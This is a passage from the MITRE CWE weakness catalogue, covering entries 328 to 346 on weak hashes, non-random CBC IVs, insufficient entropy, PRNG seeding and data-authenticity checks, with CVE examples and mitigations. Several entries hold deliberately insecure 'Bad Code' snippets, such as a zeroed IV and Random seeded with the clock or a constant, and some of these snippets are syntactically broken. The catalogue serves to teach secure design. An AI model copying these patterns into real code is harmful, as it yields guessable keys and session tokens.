- Johannes Ullrich. "Top 25 Series - Rank 24 - Use of a Broken or Risky Cryptographic Algorithm". SANS Software Security Institute. 2010-03-25. < <http://blogs.sans.org/appsecstreetfighter/2010/03/25/top-25-series-rank-24-use-of-a-broken-or-risky-cryptographic-algorithm/> >.

Maintenance Notes

Relationships between CWE-310, CWE-326, and CWE-327 and all their children need to be reviewed and reorganized.

CWE-328: Reversible One-Way Hash

Weakness ID: 328 (Weakness Base)

Status: Draft

Description

Summary

The product uses a hashing algorithm that produces a hash value that can be used to determine the original input, or to find an input that can produce the same hash, more efficiently than brute force techniques.

Extended Description

This weakness is especially dangerous when the hash is used in security algorithms that require the one-way property to hold. For example, if an authentication system takes an incoming password and generates a hash, then compares the hash to another hash that it has stored in its authentication database, then the ability to create a collision could allow an attacker to provide an alternate password that produces the same target hash, bypassing authentication.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2006-4068	Hard-coded hashed values for username and password contained in client-side script, allowing brute-force offline attacks.

Potential Mitigations

Use a hash algorithm that is currently considered to be strong by experts in the field. MD-4 and MD-5 have known weaknesses. SHA-1 has also been broken.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		310	Cryptographic Issues	699	407
ChildOf		326	Inadequate Encryption Strength	1000	424
ChildOf		327	Use of a Broken or Risky Cryptographic Algorithm	1000	425

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Reversible One-Way Hash

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
68	Subvert Code-signing Facilities	

References

Alexander Sotirov et al.. "MD5 considered harmful today". < <http://www.phreedom.org/research/rogue-ca/> >.

CWE-329: Not Using a Random IV with CBC Mode

Weakness ID: 329 (Weakness Variant)

Status: Draft

Description

Summary

Not using a random initialization Vector (IV) with Cipher Block Chaining (CBC) Mode causes algorithms to be susceptible to dictionary attacks.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Confidentiality

If the CBC is not properly initialized, data that is encrypted can be compromised and therefore be read.

Integrity

If the CBC is not properly initialized, encrypted data could be tampered with in transfer.

Accountability

Cryptographic based authentication systems could be defeated.

Likelihood of Exploit

Medium

Demonstrative Examples**C/C++ Example:***Bad Code*

```
#include <openssl/evp.h> EVP_CIPHER_CTX ctx;
char key[EVP_MAX_KEY_LENGTH];
char iv[EVP_MAX_IV_LENGTH];
RAND_bytes(key, b);
memset(iv,0,EVP_MAX_IV_LENGTH);
EVP_EncryptInit(&ctx,EVP_bf_cbc(), key,iv);
```

Java Example:*Bad Code*

```
public class SymmetricCipherTest {
    public static void main() {
        byte[] text ="Secret".getBytes();
        byte[] iv ={
            0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
        };
        KeyGenerator kg = KeyGenerator.getInstance("DES");
        kg.init(56);
        SecretKey key = kg.generateKey();
        Cipher cipher = Cipher.getInstance("DES/ECB/PKCS5Padding");
        IvParameterSpec ips = new IvParameterSpec(iv);
        cipher.init(Cipher.ENCRYPT_MODE, key, ips);
        return cipher.doFinal(inpBytes);
    }
}
```




Potential Mitigations

Integrity: It is important to properly initialize CBC operating block ciphers or their utility is lost.

Background Details

CBC is the most commonly used mode of operation for a block cipher. It solves electronic code book's dictionary problems by XORing the ciphertext with plaintext. If it used to encrypt multiple data streams, dictionary attacks are possible, provided that the streams have a common beginning sequence.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		310	Cryptographic Issues	699	407
ChildOf		330	Use of Insufficiently Random Values	1000	430
ChildOf		573	Failure to Follow Specification	1000	680

Functional Areas

- Cryptography

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Not using a random IV with CBC mode

CWE-330: Use of Insufficiently Random Values

Weakness ID: 330 (*Weakness Class*)**Status:** Usable**Description****Summary**

The software may use insufficiently random numbers or values in a security context that depends on unpredictable numbers.

Extended Description

When software generates predictable values in a context requiring unpredictability, it may be possible for an attacker to guess the next value that will be generated, and use this guess to impersonate another user or access sensitive information.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- Language-independent

Common Consequences

Confidentiality

When a protection mechanism relies on random values to restrict access to a sensitive resource, such as a session ID or a seed for generating a cryptographic key, then the resource being protected could be accessed by guessing the ID or key.

Confidentiality

Availability

If software relies on unique, unguessable IDs to identify a resource, an attacker might be able to guess an ID for a resource that is owned by another user. The attacker could then read the resource, or pre-create a resource with the same ID to prevent the legitimate program from properly sending the resource to the intended user. For example, a product might maintain session information in a file whose name is based on a username. An attacker could pre-create this file for a victim user, then set the permissions so that the application cannot generate the session for the victim, preventing the victim from using the application.

Integrity

When an authorization or authentication mechanism relies on random values to restrict access to restricted functionality, such as a session ID or a seed for generating a cryptographic key, then an attacker may access the restricted functionality by guessing the ID or key.

Likelihood of Exploit

Medium to High

Detection Methods

Black Box

Use monitoring tools that examine the software's process as it interacts with the operating system and the network. This technique is useful in cases when source code is unavailable, if the software was not developed by you, or if you want to verify that the build phase did not introduce any new weaknesses. Examples include debuggers that directly attach to the running process; system-call tracing utilities such as `truss` (Solaris) and `strace` (Linux); system activity monitors such as `FileMon`, `RegMon`, `Process Monitor`, and other `Sysinternals` utilities (Windows); and sniffers and protocol analyzers that monitor network traffic.

Attach the monitor to the process and look for library functions that indicate when randomness is being used. Run the process multiple times to see if the seed changes. Look for accesses of devices or equivalent resources that are commonly used for strong (or weak) randomness, such as `/dev/urandom` on Linux. Look for library or system calls that access predictable information such as process IDs and system time.

Demonstrative Examples

The following code uses a statistical PRNG to create a URL for a receipt that remains active for some period of time after a purchase.

Java Example:

Bad Code

```
String GenerateReceiptURL(String baseUrl) {
    Random ranGen = new Random();
    ranGen.setSeed((new Date()).getTime());
    return(baseUrl + ranGen.nextInt(400000000) + ".html");
}
```

This code uses the `Random.nextInt()` function to generate "unique" identifiers for the receipt pages it generates. Because `Random.nextInt()` is a statistical PRNG, it is easy for an attacker to guess the strings it generates. Although the underlying design of the receipt system is also faulty, it would be more secure if it used a random number generator that did not produce predictable receipt identifiers, such as a cryptographic PRNG.

Observed Examples

Reference	Description
CVE-2008-0087	DNS client uses predictable DNS transaction IDs, allowing DNS spoofing.
CVE-2008-0141	Application generates passwords that are based on the time of day.
CVE-2008-0166	SSL library uses a weak random number generator that only generates 65,536 unique keys.
CVE-2008-2020	CAPTCHA implementation does not produce enough different images, allowing bypass using a database of all possible checksums.
CVE-2008-2108	Chain: insufficient precision causes extra zero bits to be assigned, reducing entropy for an API function that generates random numbers.
CVE-2008-2433	Web management console generates session IDs based on the login time, making it easier to conduct session hijacking.
CVE-2008-3612	Handheld device uses predictable TCP sequence numbers, allowing spoofing or hijacking of TCP connections.
CVE-2008-4905	Blogging software uses a hard-coded salt when calculating a password hash.
CVE-2008-4929	Bulletin board application uses insufficiently random names for uploaded files, allowing other users to access private files.
CVE-2008-5162	Kernel function does not have a good entropy source just after boot.
CVE-2009-0255	Cryptographic key created with an insufficiently random seed.
CVE-2009-0255	Cryptographic key created with a seed based on the system time.
CVE-2009-2158	Password recovery utility generates a relatively small number of random passwords, simplifying brute force attacks.
CVE-2009-2367	Web application generates predictable session IDs, allowing session hijacking.
CVE-2009-3238	Random number generator can repeatedly generate the same value.
CVE-2009-3278	Crypto product uses <code>rand()</code> library function to generate a recovery key, making it easier to conduct brute force attacks.

Potential Mitigations

Architecture and Design

Use a well-vetted algorithm that is currently considered to be strong by experts in the field, and select well-tested implementations with adequate length seeds.

In general, if a pseudo-random number generator is not advertised as being cryptographically secure, then it is probably a statistical PRNG and should not be used in security-sensitive contexts.

Pseudo-random number generators can produce predictable numbers if the generator is known and the seed can be guessed. A 256-bit seed is a good starting point for producing a "random enough" number.

Implementation

Consider a PRNG that re-seeds itself as needed from high quality pseudo-random output sources, such as hardware devices.

Testing

Use automated static analysis tools that target this type of weakness. Many modern techniques use data flow analysis to minimize the number of false positives. This is not a perfect solution, since 100% accuracy and coverage are not feasible.

Architecture and Design

Requirements

Libraries or Frameworks

Use products or modules that conform to FIPS 140-2 [REF-1] to avoid obvious entropy problems. Consult FIPS 140-2 Annex C ("Approved Random Number Generators").

Testing

Use tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session. These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules.

Background Details

Computers are deterministic machines, and as such are unable to produce true randomness. Pseudo-Random Number Generators (PRNGs) approximate randomness algorithmically, starting with a seed from which subsequent values are calculated. There are two types of PRNGs: statistical and cryptographic. Statistical PRNGs provide useful statistical properties, but their output is highly predictable and forms an easy to reproduce numeric stream that is unsuitable for use in cases where security depends on generated values being unpredictable. Cryptographic PRNGs address this problem by generating output that is more difficult to predict. For a value to be cryptographically secure, it must be impossible or highly improbable for an attacker to distinguish between it and a truly random value.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	C	254	Security Features	699 700	340
ChildOf	C	723	OWASP Top Ten 2004 Category A2 - Broken Access Control	711	851
ChildOf	C	747	CERT C Secure Coding Section 49 - Miscellaneous (MSC)	734	869
ChildOf	C	753	2009 Top 25 - Porous Defenses	750	874
ChildOf	C	808	2010 Top 25 - Weaknesses On the Cusp	800	946
ParentOf	V	329	<i>Not Using a Random IV with CBC Mode</i>	1000	429
ParentOf	B	331	<i>Insufficient Entropy</i>	699 1000	434
ParentOf	B	334	<i>Small Space of Random Values</i>	699 1000	437
ParentOf	G	335	<i>PRNG Seed Error</i>	699 1000	437
ParentOf	B	338	<i>Use of Cryptographically Weak PRNG</i>	699 1000	439
ParentOf	G	340	<i>Predictability Problems</i>	699 1000	441
ParentOf	B	341	<i>Predictable from Observable State</i>	699 1000	441
ParentOf	B	342	<i>Predictable Exact Value from Previous Values</i>	699 1000	442
ParentOf	B	343	<i>Predictable Value Range from Previous Values</i>	699 1000	443
ParentOf	B	344	<i>Use of Invariant Value in Dynamically Changing Context</i>	699 1000	444
ParentOf	B	804	<i>Guessable CAPTCHA</i>	699 1000	937
MemberOf	V	1000	<i>Research Concepts</i>	1000	958

Relationship Notes

This can be primary to many other weaknesses such as cryptographic errors, authentication errors, symlink following, information leaks, and others.

Functional Areas

- Non-specific
- Cryptography
- Authentication
- Session management

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Randomness and Predictability
7 Pernicious Kingdoms			Insecure Randomness
OWASP Top Ten 2004	A2	CWE More Specific	Broken Access Control
CERT C Secure Coding	MSC30-C		Do not use the rand() function for generating pseudorandom numbers
WASC	11		Brute Force
WASC	18		Credential/Session Prediction

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
59	Session Credential Falsification through Prediction	
112	Brute Force	
281	Analytic Attacks	

References

- J. Viega and G. McGraw. "Building Secure Software: How to Avoid Security Problems the Right Way". 2002.
- [REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 8, "Using Poor Random Numbers" Page 259. 2nd Edition. Microsoft. 2002.

CWE-331: Insufficient Entropy

Weakness ID: 331 (*Weakness Base*)

Status: Draft

Description

Summary

The software uses an algorithm or scheme that produces insufficient entropy, leaving patterns or clusters of values that are more likely to occur than others.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2001-0950	Insufficiently random data used to generate session tokens using C rand(). Also, for certificate/key generation, uses a source that does not block when entropy is low.

Potential Mitigations

Determine the necessary entropy to adequately provide for randomness and predictability. This can be achieved by increasing the number of bits of objects such as keys and seeds.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		330	Use of Insufficiently Random Values	699 1000	430
ParentOf		332	Insufficient Entropy in PRNG	699 1000	435
ParentOf		333	Improper Handling of Insufficient Entropy in TRNG	699 1000	436

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Insufficient Entropy
WASC	11	Brute Force

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
59	Session Credential Falsification through Prediction	

References

J. Viega and G. McGraw. "Building Secure Software: How to Avoid Security Problems the Right Way". 2002.

CWE-332: Insufficient Entropy in PRNG

Weakness ID: 332 (*Weakness Variant*)

Status: Draft

Description

Summary

The lack of entropy available for, or used by, a Pseudo-Random Number Generator (PRNG) can be a stability and security threat.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Availability

If a pseudo-random number generator is using a limited entropy source which runs out (if the generator fails closed), the program may pause or crash.

Authentication

If a PRNG is using a limited entropy source which runs out, and the generator fails open, the generator could produce predictable random numbers. Potentially a weak source of random numbers could weaken the encryption method used for authentication of users. In this case, potentially a password could be discovered.

Likelihood of Exploit

Medium

Demonstrative Examples

C/C++ Example:

```
while (1){
  if (OnConnection()){
    if (PRNG(...)) {
      //use the random bytes
    }
    else (PRNG(...)) {
      //cancel the program
    }
  }
}
```

Java Example:

```
while (1){
  if (OnConnection()){
    if (PRNG(...)) {
      //use the random bytes
    }
    else (PRNG(...)) {
      //cancel the program
    }
  }
}
```

Potential Mitigations

Architecture and Design

Requirements

Libraries or Frameworks

Use products or modules that conform to FIPS 140-2 [REF-1] to avoid obvious entropy problems. Consult FIPS 140-2 Annex C ("Approved Random Number Generators").

Implementation

Consider a PRNG that re-seeds itself as needed from high-quality pseudo-random output, such as hardware devices.

Architecture and Design

When deciding which PRNG to use, look at its sources of entropy. Depending on what your security needs are, you may need to use a random number generator that always uses strong random data -- i.e., a random number generator that attempts to be strong but will fail in a weak way or will always provide some middle ground of protection through techniques like re-seeding. Generally, something that always provides a predictable amount of strength is preferable.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		331	Insufficient Entropy	699	434
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Insufficient entropy in PRNG

CWE-333: Improper Handling of Insufficient Entropy in TRNG

Weakness ID: 333 (*Weakness Variant*)

Status: Draft

Description**Summary**

True random number generators (TRNG) generally have a limited source of entropy and therefore can fail or block.

Extended Description

The rate at which true random numbers can be generated is limited. It is important that one uses them only when they are needed for security.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- All

Common Consequences**Availability**

A program may crash or block if it runs out of random numbers.

Likelihood of Exploit

Low to Medium

Demonstrative Examples**C Example:**

Bad Code

```
while (1){
  if (connection){
    if (hwRandom()){
      //use the random bytes
    }
    else (hwRandom()) {
      //cancel the program
    }
  }
}
```

Potential Mitigations**Implementation**

Rather than failing on a lack of random numbers, it is often preferable to wait for more numbers to be created.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	331	Insufficient Entropy	699	434
ChildOf	C	703	Failure to Handle Exceptional Conditions	1000	840

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Failure of TRNG

CWE-334: Small Space of Random Values

Weakness ID: 334 (Weakness Base)

Status: Draft

Description**Summary**

The number of possible random values is smaller than needed by the product, making it more susceptible to brute force attacks.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- All

Observed Examples

Reference	Description
CVE-2002-0583	Product uses 5 alphanumeric characters for filenames of expense claim reports, stored under web root.
CVE-2002-0903	Product uses small number of random numbers for a code to approve an action, and also uses predictable new user IDs, allowing attackers to hijack new accounts.
CVE-2003-1230	SYN cookies implementation only uses 32-bit keys, making it easier to brute force ISN.
CVE-2004-0230	Complex predictability / randomness (reduced space).

Potential Mitigations**Architecture and Design****Requirements****Libraries or Frameworks**

Use products or modules that conform to FIPS 140-2 [REF-1] to avoid obvious entropy problems. Consult FIPS 140-2 Annex C ("Approved Random Number Generators").

Implementation

Consider a PRNG which re-seeds itself, as needed from a high quality pseudo-random output, like hardware devices.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	330	Use of Insufficiently Random Values	699	430
ParentOf	V	6	J2EE Misconfiguration: Insufficient Session-ID Length	1000	3

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Small Space of Random Values

CWE-335: PRNG Seed Error

Weakness ID: 335 (Weakness Class)

Status: Draft

Description**Summary**

A Pseudo-Random Number Generator (PRNG) uses seeds incorrectly.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		330	Use of Insufficiently Random Values	699	430
ParentOf		336	Same Seed in PRNG	1000	699 438
ParentOf		337	Predictable Seed in PRNG	1000	699 439
ParentOf		339	Small Seed Space in PRNG	1000	699 440

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	PRNG Seed Error

CWE-336: Same Seed in PRNG

Weakness ID: 336 (Weakness Base) Status: Draft

Description

Summary

A PRNG uses the same seed each time the product is initialized. If an attacker can guess (or knows) the seed, then he/she may be able to determine the "random" number produced from the PRNG.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

The following Java code uses the same seed value for a statistical PRNG on every invocation.

Java Example:

Bad Code

```
private static final long SEED = 1234567890;
public int generateAccountID() {
    Random random = new Random(SEED);
    return random.nextInt();
}
```

Potential Mitigations

Architecture and Design

Do not reuse PRNG seeds. Consider a PRNG that periodically re-seeds itself as needed from a high quality pseudo-random output, such as hardware devices.

Architecture and Design

Requirements

Libraries or Frameworks

Use products or modules that conform to FIPS 140-2 [REF-1] to avoid obvious entropy problems. Consult FIPS 140-2 Annex C ("Approved Random Number Generators").

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		335	PRNG Seed Error	699	437

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
					1000

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Same Seed in PRNG

CWE-337: Predictable Seed in PRNG

Weakness ID: 337 (Weakness Base) Status: Draft

Description

Summary

A PRNG is initialized from a predictable seed, e.g. using process ID or system time.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

In the code snippet below, a statistical PRNG is seeded with the current value of the system clock, which is easily guessable.

Java Example:

Bad Code

```
Random random = new Random(System.currentTimeMillis());
int accountID = random.nextInt();
```

Potential Mitigations

Use non-predictable inputs for seed generation.

Architecture and Design

Requirements

Libraries or Frameworks

Use products or modules that conform to FIPS 140-2 [REF-1] to avoid obvious entropy problems. Consult FIPS 140-2 Annex C ("Approved Random Number Generators").

Implementation

Consider a PRNG which re-seeds itself, as needed from a high quality pseudo-random output, like hardware devices.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		335	PRNG Seed Error		699 437
					1000

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Predictable Seed in PRNG

CWE-338: Use of Cryptographically Weak PRNG

Weakness ID: 338 (Weakness Base) Status: Draft

Description

Summary

The product uses a Pseudo-Random Number Generator (PRNG) in a security context, but the PRNG is not cryptographically strong.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Authentication

Potentially a weak source of random numbers could weaken the encryption method used for authentication of users. In this case, a password could potentially be discovered.

Likelihood of Exploit

Medium

Demonstrative Examples

C/C++ Example:

Bad Code

```
srand(time()) int randNum = rand();
```

Java Example:

Bad Code

```
Random r = new Random()
```

For a given seed, these "random number" generators will produce a reliable stream of numbers. Therefore, if an attacker knows the seed or can guess it easily, he will be able to reliably guess your random numbers.


Potential Mitigations

Design through Implementation: Use functions or hardware which use a hardware-based random number generation for all crypto. This is the recommended solution. Use `CryptGenRandom` on Windows, or `hw_rand()` on Linux.

Other Notes

Often a pseudo-random number generator (PRNG) is not designed for cryptography. Sometimes a mediocre source of randomness is sufficient or preferable for algorithms which use random numbers. Weak generators generally take less processing power and/or do not use the precious, finite, entropy sources on a system.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		330	Use of Insufficiently Random Values	<input checked="" type="checkbox"/>	699 / 430 1000

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Non-cryptographic PRNG

CWE-339: Small Seed Space in PRNG

Weakness ID: 339 (*Weakness Base*)

Status: Draft

Description

Summary

A PRNG uses a relatively small space of seeds.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

Architecture and Design

Use well vetted pseudo-random number generating algorithms with adequate length seeds. Pseudo-random number generators can produce predictable numbers if the generator is known and the seed can be guessed. A 256-bit seed is a good starting point for producing a "random enough" number.

Architecture and Design Requirements
Libraries or Frameworks

Use products or modules that conform to FIPS 140-2 [REF-1] to avoid obvious entropy problems. Consult FIPS 140-2 Annex C ("Approved Random Number Generators").

Implementation

Consider a PRNG which re-seeds itself, as needed from a high quality pseudo-random output, like hardware devices.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		335	PRNG Seed Error	699 1000	437
PeerOf		341	Predictable from Observable State	1000	441

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Small Seed Space in PRNG

Maintenance Notes

This entry overlaps predictable from observable state (CWE-341).

CWE-340: Predictability Problems

Weakness ID: 340 (*Weakness Class*) **Status:** Incomplete

Description

Summary

Weaknesses in this category are related to schemes that generate numbers or identifiers that are more predictable than required by the application.

Time of Introduction

- Architecture and Design
- Implementation

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		330	Use of Insufficiently Random Values	699 1000	430
RequiredBy		61	UNIX Symbolic Link (Symlink) Following	1000	66

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Predictability problems
WASC	11	Brute Force

CWE-341: Predictable from Observable State

Weakness ID: 341 (*Weakness Base*) **Status:** Draft

Description

Summary

A number or object is predictable based on observations that the attacker can make about the state of the system or network, such as time, process ID, etc.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2000-0335	DNS resolver library uses predictable IDs, which allows a local attacker to spoof DNS query results.
CVE-2001-1141	
CVE-2002-0389	
CVE-2005-1636	MFV. predictable filename and insecure permissions allows file modification to execute SQL queries.

Potential Mitigations

Increase the entropy used to seed a PRNG.

Architecture and Design

Requirements

Libraries or Frameworks

Use products or modules that conform to FIPS 140-2 [REF-1] to avoid obvious entropy problems. Consult FIPS 140-2 Annex C ("Approved Random Number Generators").

Implementation

Consider a PRNG which re-seeds itself, as needed from a high quality pseudo-random output, like hardware devices.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		330	Use of Insufficiently Random Values	699 1000	430
PeerOf		339	Small Seed Space in PRNG	1000	440

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Predictable from Observable State

CWE-342: Predictable Exact Value from Previous Values

Weakness ID: 342 (Weakness Base)

Status: Draft

Description

Summary

An exact value or random number can be precisely predicted by observing previous values.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-1999-0074	Listening TCP ports are sequentially allocated, allowing spoofing attacks.
CVE-1999-0077	Predictable TCP sequence numbers allow spoofing.
CVE-2000-0335	DNS resolver uses predictable IDs, allowing a local user to spoof DNS query results.
CVE-2002-1463	

Potential Mitigations

Increase the entropy used to seed a PRNG.

Architecture and Design

Requirements


Libraries or Frameworks

Use products or modules that conform to FIPS 140-2 [REF-1] to avoid obvious entropy problems. Consult FIPS 140-2 Annex C ("Approved Random Number Generators").

Implementation

Consider a PRNG which re-seeds itself, as needed from a high quality pseudo-random output, like hardware devices.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		330	Use of Insufficiently Random Values	699 1000	430

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Predictable Exact Value from Previous Values

CWE-343: Predictable Value Range from Previous Values

Weakness ID: 343 (Weakness Base)

Status: Draft

Description**Summary**

The software's random number generator produces a series of values which, when observed, can be used to infer a relatively small range of possibilities for the next value that could be generated.

Extended Description

The output of a random number generator should not be predictable based on observations of previous values. In some cases, an attacker cannot predict the exact value that will be produced next, but can narrow down the possibilities significantly. This reduces the amount of effort to perform a brute force attack. For example, suppose the product generates random numbers between 1 and 100, but it always produces a larger value until it reaches 100. If the generator produces an 80, then the attacker knows that the next value will be somewhere between 81 and 100. Instead of 100 possibilities, the attacker only needs to consider 20.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- All

Potential Mitigations

Increase the entropy used to seed a PRNG.

Architecture and Design**Requirements****Libraries or Frameworks**

Use products or modules that conform to FIPS 140-2 [REF-1] to avoid obvious entropy problems. Consult FIPS 140-2 Annex C ("Approved Random Number Generators").

Implementation

Consider a PRNG which re-seeds itself, as needed from a high quality pseudo-random output, like hardware devices.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		330	Use of Insufficiently Random Values	699 1000	430

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Predictable Value Range from Previous Values

References

Michal Zalewski. "Strange Attractors and TCP/IP Sequence Number Analysis". 2001. < <http://www.bindview.com/Services/Razor/Papers/2001/tcpseq.cfm> >.

CWE-344: Use of Invariant Value in Dynamically Changing Context

Weakness ID: 344 (Weakness Base)

Status: Draft

Description

Summary

The product uses a constant value, name, or reference, but this value can (or should) vary across different environments.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2002-0980	Component for web browser writes an error message to a known location, which can then be referenced by attackers to process HTML/script in a less restrictive context

Potential Mitigations

Increase the entropy used to seed a PRNG.

Architecture and Design

Requirements

Libraries or Frameworks

Use products or modules that conform to FIPS 140-2 [REF-1] to avoid obvious entropy problems. Consult FIPS 140-2 Annex C ("Approved Random Number Generators").

Other Notes







This is often a factor in attacks on web browsers, in which known or predictable filenames become necessary to exploit browser vulnerabilities.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf		330	Use of Insufficiently Random Values	699	430
ParentOf		259	Use of Hard-coded Password	1000	345
ParentOf		321	Use of Hard-coded Cryptographic Key	1000	419
ParentOf		323	Reusing a Nonce, Key Pair in Encryption	1000	421
ParentOf		587	Assignment of a Fixed Address to a Pointer	1000	694
ParentOf		798	Use of Hard-coded Credentials	1000	930

Relationship Notes

overlaps default configuration.

Relevant Properties

- Mutability
- Uniqueness

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Static Value in Unpredictable Context

CWE-345: Insufficient Verification of Data Authenticity

Weakness ID: 345 (Weakness Class)

Status: Draft

Description

Summary

The software does not sufficiently verify the origin or authenticity of data, in a way that causes it to accept invalid data.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- All

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		254	Security Features	699	340
ChildOf		693	Protection Mechanism Failure	1000	814
ChildOf		724	OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management	711	852
ParentOf		247	<i>Reliance on DNS Lookups in a Security Decision</i>	1000	329
CanAlsoBe		283	<i>Unverified Ownership</i>	1000	371
ParentOf		297	<i>Improper Validation of Host-specific Certificate Data</i>	1000	391
ParentOf		322	<i>Key Exchange without Entity Authentication</i>	1000	420
ParentOf		346	<i>Origin Validation Error</i>	699 1000	446
ParentOf		347	<i>Improper Verification of Cryptographic Signature</i>	699 1000	447
ParentOf		348	<i>Use of Less Trusted Source</i>	699 1000	447
ParentOf		349	<i>Acceptance of Extraneous Untrusted Data With Trusted Data</i>	699 1000	448
ParentOf		350	<i>Improperly Trusted Reverse DNS</i>	699 1000	449
ParentOf		351	<i>Insufficient Type Distinction</i>	699 1000	449
ParentOf		352	<i>Cross-Site Request Forgery (CSRF)</i>	699 1000	450
ParentOf		353	<i>Failure to Add Integrity Check Value</i>	699 1000	454
ParentOf		354	<i>Improper Validation of Integrity Check Value</i>	699 1000	456
CanAlsoBe		358	<i>Improperly Implemented Security Check for Standard</i>	1000	459
ParentOf		360	<i>Trust of System Event Data</i>	699 1000	461
ParentOf		616	<i>Incomplete Identification of Uploaded File Variables (PHP)</i>	1000	722
ParentOf		646	<i>Reliance on File Name or Extension of Externally-Supplied File</i>	699 1000	754
ParentOf		649	<i>Reliance on Obfuscation or Encryption of Security-Relevant Inputs without Integrity Checking</i>	699 1000	758
CanAlsoBe		708	<i>Incorrect Ownership Assignment</i>	1000	843

Relationship Notes

"origin validation" could fall under this.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Insufficient Verification of Data
OWASP Top Ten 2004	A3	CWE More Specific	Broken Authentication and Session Management
WASC	12		Content Spoofing

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
4	Using Alternative IP Address Encodings	
111	JSON Hijacking (aka JavaScript Hijacking)	
209	Cross-Site Scripting Using MIME Type Mismatch	
218	Spoofing of UDDI/ebXML Messages	

Maintenance Notes

The specific ways in which the origin is not properly identified should be laid out as separate weaknesses. In some sense, this is more like a category.

CWE-346: Origin Validation Error

Weakness ID: 346 (Weakness Base)

Status: Draft

Description

Summary

The software does not properly verify that the source of data or communication is valid.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Observed Examples





Reference	Description
CVE-1999-1549	product does not sufficiently distinguish external HTML from internal, potentially dangerous HTML, allowing bypass using special strings in the page title. Overlaps special elements.
CVE-2000-1218	DNS server can accept DNS updates from hosts that it did not query, leading to cache poisoning
CVE-2001-1452	DNS server caches glue records received from non-delegated name servers
